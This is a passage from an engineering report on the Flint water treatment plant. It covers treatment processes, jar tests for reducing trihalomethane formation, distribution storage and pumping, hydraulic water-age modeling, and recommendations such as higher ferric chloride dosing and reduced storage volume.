Recarbonation for pH adjustment is accomplished in east and west recarbonation basins between and to the north of the softening basins. Carbon dioxide storage and feed equipment is located west of the recarbonation basins.

#### **8. Filtration**

Filtration is accomplished with 12 dual media filters, equally sized and designed to filter 3.0 mgd each. Sand and anthracite media was replaced in July and August 2015 with new sand and GAC at depths of 12" and 18" respectively. Prior to spring of 2014, the filters had been operated intermittently over the years due to the standby nature of the WTP and until recently, chlorine injection took place downstream of the filters. It is possible some microbial growth had developed in the filters leading to increased chlorine demand which could have contributed elevated TTHM. Late 2014, the City recently hired a contractor to upgrade the electrical controls for the filters and that work has been completed.

#### **9. Disinfection**

Disinfection is provided by ozonation and by feeding chlorine. Ozonation occurs at the front end of the WTP. Chlorine is fed prior to filtration and prior to finish water storage / high service pumping. The intermediate chlorine injection location was recently constructed under the Phase II, Segment 1 contract.

#### **10. Clear Well & Pumping**

The pump building sits adjacent to a 3 MG clear well and contains both low and high service pumps.

### **B. JAR TESTS / EXPERIMENTS**

#### **1. Approach**

There are several well practiced methods by which DBPs can be reduced. First, the disinfectant can be changed to an alternate that has a lower tendency to form DBPs. Second, additional treatment systems such as activated carbon or air stripping (depending on the nature of the precursors) can be added to remove DBP precursors. Lastly, the existing treatment processes can be optimized to remove as much DBP precursor as possible. Of these options, optimizing existing treatment processes is the only strategy that does not require the construction of new and expensive facilities. It is anticipated that Flint will be receiving Lake Huron water by late 2016 and this water will have a completely different chemistry from the Flint River. Major process changes instituted to address THM levels using Flint River water are likely to be unnecessary for Lake Huron water and may even be inappropriate. Therefore, those options which require addition of new treatment processes are undesirable at this time. In recognition of this upcoming change in water source, efforts for this study have concentrated on improving the existing processes, rather than adding new ones. New treatment processes will only be recommended if operational changes to the existing treatment train prove ineffective.

Recent sample test results suggest that most of the DBPs are formed in the distribution system rather than within the treatment plant. Therefore, the most logical approach is to reduce the DBP formation potential (DBFP) rather than simply lowering the levels of DBPs leaving the plant. During bench scale testing, formation potential (FP) levels were the primary indicator of success or failure of proposed process modifications.

## 2. Protocol

Bench scale pilot testing is intended to reflect actual plant operating and hydraulic conditions so the bench scale treatment units were sized based on various dimensionless factors to ensure the pilot treatment matched the actual system. Bench scale ozonation was not practical due to time and cost limitations. Therefore, water samples were withdrawn from the plant ozone basin effluent. These samples were transported to the laboratory and dispensed into square testing jars. The jars were used to simulate rapid mix, three-stage flocculation, and settling. Rapid mix and flocculation conditions were matched to the plant based on "Gt" values. The "G" value is a measure of the mixing intensity and is a function of mix time, viscosity of the liquid, and mixing power applied to the water. "Gt" then, is a size scaling factor where time has been accounted for. Settling time was scaled to match the shorter settling depth of the testing jars. After settling, samples were decanted from the test jars. The decanted samples were then lime softened; softening conditions were similarly matched on the basis of "Gt". Carbon dioxide was sparged into the samples to reduce the pH. The water was then vacuum filtered through filter paper, sized to simulate the plant's dual media filters. The samples were dosed with excess chlorine and allowed to react for seven days at 25° C before testing for DBPs to determine the formation potential.

The following conditions were applied during testing to properly match small scale testing to actual plant processes.

**TABLE 6 – BENCH SCALE TEST MIXING INTENSITIES**

Process	G	Duration	Mix RPM
Ozonation	Plant	-	-
Rapid Mix	200	44 sec	160
Flocculation, Stage 1	50	9 min	55
Flocculation, Stage 1	25	9 min	30
Flocculation, Stage 1	12	9 min	19
Settling	N/A	10 min	-
Softening	TBD	10 min	-
Recarbonation	N/A	N/A	-

The primary variables during testing were chemical additions and chemical dosages. Specific chemicals and dosages used for initial testing conditions were selected to reflect current plant usage and the recommendations of the 2002 Treatability Study:

**TABLE 7 – BENCH SCALE TEST CHEMICAL FEED RATES**

Chemical	Current Usage	2002 Study	Test Values
Ozonation	4.66 mg/l	1.5 mg/l	
Ferric Chloride	7.7 mg/l Fe3+	40 mg/l Fe3+	7.7 – 80 mg/l Fe3+
Coagulant Aid Polymer	Not used	2.0 mg/l	1 – 2 mg/l
Flocculation Aid Polymer	Not used	0.05 mg/l	0 – 0.05 mg/l
Powdered Activated Carbon	Not used	N/A	20 – 100 mg/l
Lime	120 mg/l	175 mg/l	120 – 175 mg/l
Soda Ash	Not used	52 mg/l	0 – 52 mg/l
Cationic Softening Polymer	3.13 mg/l	Not used	3.13 mg/l
Anionic Softening Polymer	0.88 mg/l	Not used	0.88 mg/l
Fluoride	0.45 mg/l	1 mg/l	Not used
Carbon Dioxide	32 mg/l	37 mg/l	Fed to reach pH of 7.5 +/- 0.3
Chlorine	6.3 mg/l	1 mg/l	10 mg/l

### **3. Considerations**

The 2002 Treatability Study did not note significant formation of DBPs. This may be a function of different Flint River water chemistry at that time. However, recognizing the considerable differences in chemical usage and dosages between that study and current operations, those differences in chemical use and dosage are an obvious starting point for optimizing treatment to prevent DBP limit exceedance.

Although it is believed that optimization of current treatment can correct the DBP issue, should optimization of present treatment prove insufficient, alternate residual disinfectants (chloramines and chlorine dioxide) could be investigated as additional treatment measures.

### **4. LAN Test Results**

Two rounds of jar testing were completed by LAN during the weeks of December 15, 2014 and January 26, 2015. Detailed test data is included in Appendix A. Testing results can be summarized as follows:

- Increased dosages of ferric chloride resulted in higher reduction of THMFP.
- The currently utilized feed rate of lime at 120 mg/l is appropriate
- Softening with soda ash in addition to lime resulted in minor additional THMFP reduction – in the range of 0% - 10%.
- The benefits of using a cationic polymer during softening at a dosage range of 0.31 - 3.13 mg/l to help reduce THM's are unclear
- The benefits of using an anionic polymer during softening at a dosage range of 0.09 – 0.88 mg/l to help reduce THM's are unclear
- Feeding PAC was ineffective in reducing THMFP within the dosage range of 20 – 100 mg/l.

### **5. Testing by Others**

In addition to jar testing completed by LAN, the chemical supplier who provides ferric chloride for the City, PVS Technologies, ran tests using their recommended flocculant polymer aid. Plus, Veolia Water completed jars testing of their own the week of February 16<sup>th</sup> to analyze other process details and current WTP parameters. Experiments completed by PVS Technologies showed very little TOC removal beyond that obtained with straight ferric chloride feed.

### **6. Conclusions**

Increasing the dose rate of ferric chloride is an operational change that can easily be implemented without the need for any additional equipment. Test results show that over 40% THMFP removal can be obtained with a dosage of 60 mg/l Fe3+ or higher. Increased dosing of ferric chloride would be most ideal coupled with regular raw water TOC monitoring so that TOC levels would dictate the appropriate ferric chloride feed rate.

Softening with soda ash in addition to lime is another option the City should consider if increased ferric chloride doses are not adequate to maintain THM levels under the MCL, particularly during warmer months. Again, monitoring of TOC in the raw water could provide useful information of when lime/soda ash softening is necessary.

#### IV. DISTRIBUTION SYSTEM EVALUATION

EPA guidance for the distribution evaluation portion of an OER is focused on identification and isolation of a specific portion of the distribution system that led to the exceedance. The circumstances of Flint's apparent pending TTHM exceedances are unusual in that a new supply has been implemented which clearly corresponds to the high TTHM sample results. Although the new source is one element in increased TTHM levels, value remains in evaluating the distribution system since water age is also a critical factor. Additionally, there may be distribution improvements that can be made to help alleviate the problem.

##### A. INFRASTRUCTURE

###### 1. Piping

According to the most recent MDEQ Sanitary Survey, the distribution system is estimated to contain 70% cast iron, 20% ductile iron, 2% concrete and 8% steel water mains. Based on discussions with City staff, the percentage of cast iron pipe may be higher than that stated in the MDEQ Sanitary Survey. Unlined cast iron pipe can become pitted, allowing colonization sites for microorganisms leading to chlorine demand. Additionally, much of the piping in the system is aged and in poor condition. Increased chlorine demand could be resulting from biofilm in older pipes and from main breaks/repairs. The extent of contribution is not known but any water main replacement project will decrease chlorine demand somewhat if constructed properly. Unfortunately, water main breaks may also assist with decreasing water age by providing unintentional flushing. All things considered, it is impossible to quantify the impact existing piping has on THM formation without extensive research and long term study.

The City utilizes City Point software and GPS equipment to document main breaks and prioritize replacements. However, main break information is more pertinent to rusty water complaints and has little relevance to THM levels. Areas that have been targeted for main replacements include the transmission main from the WTP west to Dupont and south to the West Side reservoir, Fenton Road, Atherton Road, Dort Highway, Averil Street, and Boulevard Drive.

###### 2. Storage

There are 4 finish water storage tanks and 1 raw water tank as tabulated below:

TABLE 8 – STORAGE TANKS							
Name	Type	Water	Volume (MG)	Operating		Absolute	
				LWL	HWL	Bottom	OF
Dort Reservoir	Ground	Raw	20	-	-	730	750
WTP Tank	Elevated	Finished	2	883.0	896.0	863.0	898.0
WTP Clear Well – PS #4	Ground	Finished	3	11'	15'	708.5	726.0
Cedar Street Reservoir	Ground	Finished	20	-	11'	737.2	757.2
Westside Reservoir	Ground	Finished	12	-	12'	761.8	779.0

The MDEQ typically recommends providing a minimum finish water storage volume of 1/3 the maximum daily demand (MDD). According to the 2013 MDEQ Sanitary Survey, the 5 and 10 year MDDs are 21.57 mgd and 30.05 mgd respectively. A common rule of thumb for clear well storage volume at a WTP is 10% of the design flow rate. Another general guideline for reliability is to provide total storage to allow for 2 X the average daily demand plus fire flow demand. For this analysis, fire flow is assumed to be 2,500 gpm for either one industrial fire (2,500 gpm) or a combination of one residential (1,000 gpm) and one commercial (1,500 gpm) fire at a 4 hour

duration which results in a total volume of 600,000 gallons. These go-by approximations are summarized below with the applicable flow rates and are compared to the existing storage volumes currently being utilized.

<u>Common Practice</u>	<u>Flow Rate</u>	<u>Recommended Volume by ROT</u>	<u>Volume In Use</u>
Clear well 10% of Design Flow	18 MGD	1.8 MG	3.0 MG
Finish Storage = 1/3 MDD	30.05 MGD	10.0 MG	37 MG
Total Storage = 2 * ADD + FFD	13.87 MGD	28.3 MG	57 MG

Based on the values above, it appears the storage volume used in the Flint system could be decreased without negatively effecting reliability. The appropriate volumes of individual tanks will be further evaluated using the water system model and discussed in Section V (C).

All reservoirs have baffling to minimize stagnant water. Also, all tanks have been maintained and are in reasonable condition. The Westside reservoir has an exposed roof that is in need of rehabilitation, but its current condition has no influence on THM formation.

### 3. Pump Stations

All pump stations are in good condition but pumps are generally oversized. As an independent consideration, oversized pumps are not a contributing factor to high THM levels. Control of pumps and pressure zones are discussed in detail below.

## B. OPERATIONS AND MAINTENANCE

### 1. Pump Station & Storage Operations

Pump stations and storage tank levels are controlled as shown in Table 9.

<b>TABLE 9 – PUMP STATION CONTROLS</b>			
<b>PS Name</b>	<b>Control Point</b>	<b>On Point</b>	<b>Off Point</b>
PS No. 4 Raw	Operator	-	-
PS No. 4 Finish	Match plant flow	-	-
Westside	System pressure (elevated tank)	22.5'	33'
Cedar Street	System pressure (elevated tank)	22.5'	33'
Torrey Road	Distr. – Brown/Bradley	< 45 psi	> 45 psi

Prior to the first TTHM violation, Cedar Street and Westside pump stations were operated as needed and were alternated. Typically, Cedar Street was run in the morning and Westside was run in the evening and reservoirs for each were filled during low demand periods at night.

Westside, Cedar Street and Torrey Road pump stations are used to boost system pressure when high demands warrant it, but there are not well defined pressure zones within the system. Therefore, the possibility exists that water is being recirculated allowing for increased water age.

## 2. Booster Disinfection Practices

Booster disinfection is provided at the Cedar Street and Westside pump stations. When sustained residuals are not provided by chlorine feed at the WTP, sodium hypochlorite is applied at the reservoirs while being filled.

## 3. Changes in System Demands

Water demands in the City have been declining since the 1960's as the population has dropped. As a result, many of the water system components are oversized including storage tanks and water mains which both increase the time for water to reach the user.

From a short term perspective, Flint demands tend to increase in summer as is ordinarily expected but also in the winter due to water main breaks. The MDD for Flint often occurs in winter. Regarding THM formation, with lower temperatures and higher flows in the winter, THM levels taken at the distribution sample points are expected to be lowest for February sampling quarters than all others.

## C. WATER SYSTEM HYDRAULIC MODELING

As part of this report, the City provided a hydraulic water model, originally developed by Potter Consulting, for LAN to update. Thus far, LAN has modified the model to be capable of extended period simulations, modified controls to reflect current operations, revised the piping to include known broken valve locations, updated pump curves, checked pipe diameters, updated system demands, and developed preliminary water age results throughout the entire system. Water age shown in the revised model corresponds for the most part to TTHM levels at the sampling sites. However, LAN has also identified several issues affecting the model that require further attention to allow for usable and reliable results. Those issues include accurate quantification of lost water and confirmation of the status of valves throughout the system. Preliminary water age results are presented in Table 10. Revised results will be provided when the hydraulic model has been fully updated.

**TABLE 10 – PRELIMINARY WATER AGE FROM WATER MODEL**

Sample Point	Location	Address	Water Age (Hrs)	May/15 LRAA THM (ug/l)
1	McDonalds	3719 Davison	25	68
2	BP Gas Station	822 S. Dort Hwy	18	54
3	Liquor Palace	3302 S. Dort Hwy	14	60
4	Taco Bell	3606 Corunna	340	72
5	Univ. Market	2501 Flushing	305	94
6	Salem Housing	3216 MLK	45	66
7	Rite Aid	5018 Clio	41	69
8	N. Flint Auto	6204 N. Saginaw	37	55

It is anticipated that topics shown below in italicized font will be detailed after the model is updated in Sept-Oct, 2015.

### 1. *Simulation of Existing System*

*Match existing conditions. Chlorine and THM data may be used to verify model results. We have chlorine feed data at plant and residuals at 10 locations in each MOR, May 2014 – July 2015.*

**2. Identification of Water System Deficiencies**

*Specific issues to look at:*

- Water age in entire system*
- Possible recirculating water through pump stations*
- Use of storage tanks – volumes in particular*
- Indications of broken valves*
- Effectiveness of booster disinfection*

## **V. RECOMMENDATIONS TO MINIMIZE FUTURE OEL EXCEEDANCES**

### **A. SOURCE**

The City of Flint has already committed to the change from the Flint River as the water source to Lake Huron under the KWA system, planned for late 2016. The risk of future TTHM limit violations will decline substantially with the use of water from Lake Huron due to much lower DBP precursors. It is important to recognize that the Flint River will become strictly an emergency supply when the KWA supply becomes available and any investments toward the Flint River should be contemplated accordingly. Recommendations discussed below in this section apply to the Flint River as the source.

Reverting to supply from the DWSD until the KWA supply is available as an option. However, based on information provided by the City of Flint, the annual cost to receive water from the DWSD would be at least \$16,000,000/year or \$1,333,000/month. Therefore, utilizing the DWSD for interim supply is cost prohibitive under the terms defined by the DWSD.

#### **1. Watershed Management**

A volunteer group entitled the Watershed Coalition performs various tasks related to managing the Flint River watershed such as spring cleanups and annual benthic studies to evaluate the river 'health'. No additional action is recommended at this time.

#### **2. Monitoring**

The City documents daily raw water flow, pH, alkalinity, carbonate and non-carbonate hardness, chloride, temperature, turbidity and coliform count as part of standard preparation of Monthly Operating Reports (MOR). WTP staff have obtained and installed TOC and THM analyzers. The THM analyzer is set up as an on-line plant tap monitor and operations personnel have begun taking samples most days to track TOC levels throughout the treatment process. It is recommended to implement TOC tracking as a strict daily procedure which would provide staff the data needed to establish correlations to predict distribution system THM formation.

#### **3. Intake Operations**

The 2002 Treatability Study recommended pre-oxidation in the form of sodium permanganate as a feed at the intake. It is possible the addition of a pre-oxidant such as hydrogen peroxide or some type of permanganate could enhance the ozone process. Veolia evaluated permanganate demand during jar testing the week of February 16<sup>th</sup>, 2014 and recommended implementation at a dosage of 0.5 mg/l – 1.2 mg/l to achieve 10% additional TOC removal.

#### **4. Seasonal Strategies**

Past data indicates the Flint River is influenced by groundwater and in particular, dolomitic spring water. The result is hard water with high concentrations of magnesium and sulfate. Also, hardness and alkalinity are higher during the winter. Upon initiation of supply from the Flint River, the City made the decision to soften with just lime to focus on removal of carbonate hardness. One potential modification that could assist with TOC removal and thus decrease THMFP would be lime and soda ash softening. A temporary caustic soda feed system is recommended to be put in place in case the need for optimized softening arises.

## **5. Upstream Contamination Issues**

Upstream contamination issues are extremely difficult to prevent and even if detected are difficult to locate. Evaluation of raw water data collected for MORs is the easiest manner in which to detect upstream contamination issues because the data is already collected for treatment purposes. In fact, high total Coliform readings in the past have signaled potential issues that the City was able to identify and remove.

An upstream monitoring and warning system could be established to attempt to detect water quality issues or spill event type contamination early enough to adjust treatment procedures or cease intake prior to the contamination reaching the WTP. However, given the imminent conversion to the KWA supply, the period of full time use would likely be far too short to achieve payback on the capital expenditures.

## **B. TREATMENT PROCESS**

### **1. Operational Recommendations**

- Increase ferric chloride dosage: Previous testing in the 2002 Treatability Study, jar testing completed by LAN, and a review of 2014 ferric chloride dosages compared to THM levels leaving the WTP support that increasing the ferric chloride dosage would help reduce THM formation.
- Increased monitoring: Currently, the MDEQ does not require daily reporting of raw water TOC or finished water TTHM levels. However, daily tracking of such levels would allow the City to develop a correlation between the two, thus providing a predictive tool to help manage TTHM levels.
- Coagulation and flocculation polymer aids: The 2002 Treatability Study suggested the use of coagulation and flocculation polymer aids. These polymer aids were shown in the 2002 Treatability Study to increase TOC removal and thereby reduce THMFP but jar testing by LAN and PVS Technologies did not indicate clearly defined benefits. Addition of coagulation and flocculation polymer aids should be categorized as a future consideration that would require further evaluation.
- Discontinue softening bypass: In early summer of 2014 the City was bypassing a portion of flow around the softening basins because hardness levels did not warrant softening of the full stream. However, this practice was discontinued because it was believed the bypass stream was contributing to chlorine demand and preliminary data has supported that belief. Chlorine demand dropped 0.5 – 1.0 mg/l following elimination of the bypass stream in early November 2014.
- Softening with lime and soda ash: Research has shown that enhanced softening with both lime and soda ash may provide additional TOC removal. Veolia did not recommend this option after conducting jar tests.
- Disinfection of filter beds: Recommendation is no longer applicable since media has been replaced.
- Optimization of all existing treatment processes: Depending on bench scale testing conditions and results, slight modifications to all treatment processes might in order to replicate lower DPBFP.
- Discontinue or adjust softening anionic polymer feed: Some anionic polymers have been found to increase TOC. However, Veolia provided no recommendation to change polymers following their evaluation.

## 2. Infrastructure Change Recommendations

- Fix and/or replace faulty ozone equipment: Since the ozone equipment was installed it had not been used extensively on a full time basis. Following minor complications, the City hired the equipment manufacturer and a programmer to troubleshoot the system. Replacement of faulty gauges and redesign of the control program have allowed the system to operate properly since January 2015.
- Replace filter media with GAC media: GAC media could help reduce THM levels by reducing both TOC and chlorine demand. For this consideration, the intermediate chlorine feed location should be relocated to a point downstream of the filters. The City elected to pursue this option and 6 filters were completed in July 2015 and the remaining 6 were completed in August 2015. Provisions are also being considered for adding more GAC media and/or regeneration of media next summer.
- Change disinfectant to chloramine or chlorine dioxide: If other options prove to be ineffective, conversion to another disinfectant should be fully evaluated. Various characteristics of chloramination indicate an advantage over chlorine dioxide, but a full analysis would provide clarity as to which would be preferred.
- Install pre-oxidant chemical feed: Hydrogen peroxide or a form of permanganate as a pre-oxidant can enhance the activity of the ozone. Chemical feed could be installed at the intake structure or low service pump station, depending on the reaction time required. Use of a pre-oxidant at the intake might also provide the additional benefit of disinfection credit for ozonation with the MDEQ if an ozone residual can be obtained at the ozone process effluent as a result.
- Repair upstream sewer leak: a sewer leak upstream of the WTP intake was discovered in early summer 2014 and has been repaired by the City.

## C. DISTRIBUTION SYSTEM

Potential distribution issues related to water quality issues discussed in Section IV included old cast iron pipe, oversized infrastructure, and remote storage/pump station locations and operations that might be less than ideal. Recommendations to address those issues are offered in this section.

### 1. Manage Water Age

#### a) Storage Tanks

Considering the excess storage capacity discussed in Section IV, in the short term it is recommended that operational changes be implemented immediately to reduce the overall volume of water stored to decrease water age. Immediate operational recommendations include lowering high water levels of reservoirs other than the elevated tank, to reduce the total system wide usable storage volume to 30-37 MG.

In the long term, LAN recommends development of the most ideal options for water model evaluation. Excess storage volume and tank locations within the water system afford Flint numerous options to reduce the amount of storage volume utilized. As a starting point, two recommendations are presented below.

Option 1

- Take West Side reservoir and pump station out of service
- Cut storage volume used in half at Cedar Street reservoir
- Adjusted system wide storage volume would be 35 MG

Option 2

- Take Cedar Street reservoir and pump station out of service
- Adjusted system wide storage volume would be 37 MG

**b) Residence Time in Pipes**

Completely redesigning and replacing the water system to match today's demands is not feasible financially and would be a waste of infrastructure with remaining useful life. Going forward, it is recommended that any future main replacement projects be evaluated for possible downsizing. When the water model is fully updated, it will provide a valuable tool in determining which mains can be downsized and to what extent. Replacement of broken valves and valve exercising are also recommended, which are programs that have already been implemented into Flint's regular operations.

Operationally, hydrant flushing is recommended as needed to minimize water age in low flow areas. Again, the updated water model should be used to locate high water age areas and optimal flushing points.

**2. Reduce Disinfectant Demand**

Recommendations to reduce disinfectant demand are similar to those described above to reduce water age. Replacement of old cast iron pipes would lead to a reduction of disinfectant demand on the distribution side, but realistically can only be accomplished over a prolonged period of time. In the meantime, hydrant flushing is the most viable means of reducing disinfectant demand in piping. From a storage standpoint, all reservoirs and tanks should be regularly inspected and maintained to prevent entrance of any outside contamination that would contribute to disinfectant demand. Cleaning of all tanks is recommended as well as investigation into stagnant water prevention options.

**3. Water Modeling of Recommendations [yet to be completed]**

*Determine best flushing locations to reduce water age*

*Evaluate changes in storage tank operations to reduce water age*

*Valves to close/add to improve pressure zones, reduce recirculation*

*Optimization of pump station use – smaller pumps? Shut down?*

*Evaluate booster disinfection*

**D. BOOSTER DISINFECTION**

Decreasing chlorine feed at the WTP and adding booster disinfection in the distribution system is an alternative intended to reduce the reaction time at higher concentrations of chlorine to reduce DPB formation. Extensive looping and branching within the existing system complicate how to best implement and utilize booster disinfection. Water system modeling is recommended to gage the effectiveness of existing feed point locations and dosages. Further discussion and details will be provided when the distribution evaluation results are available.



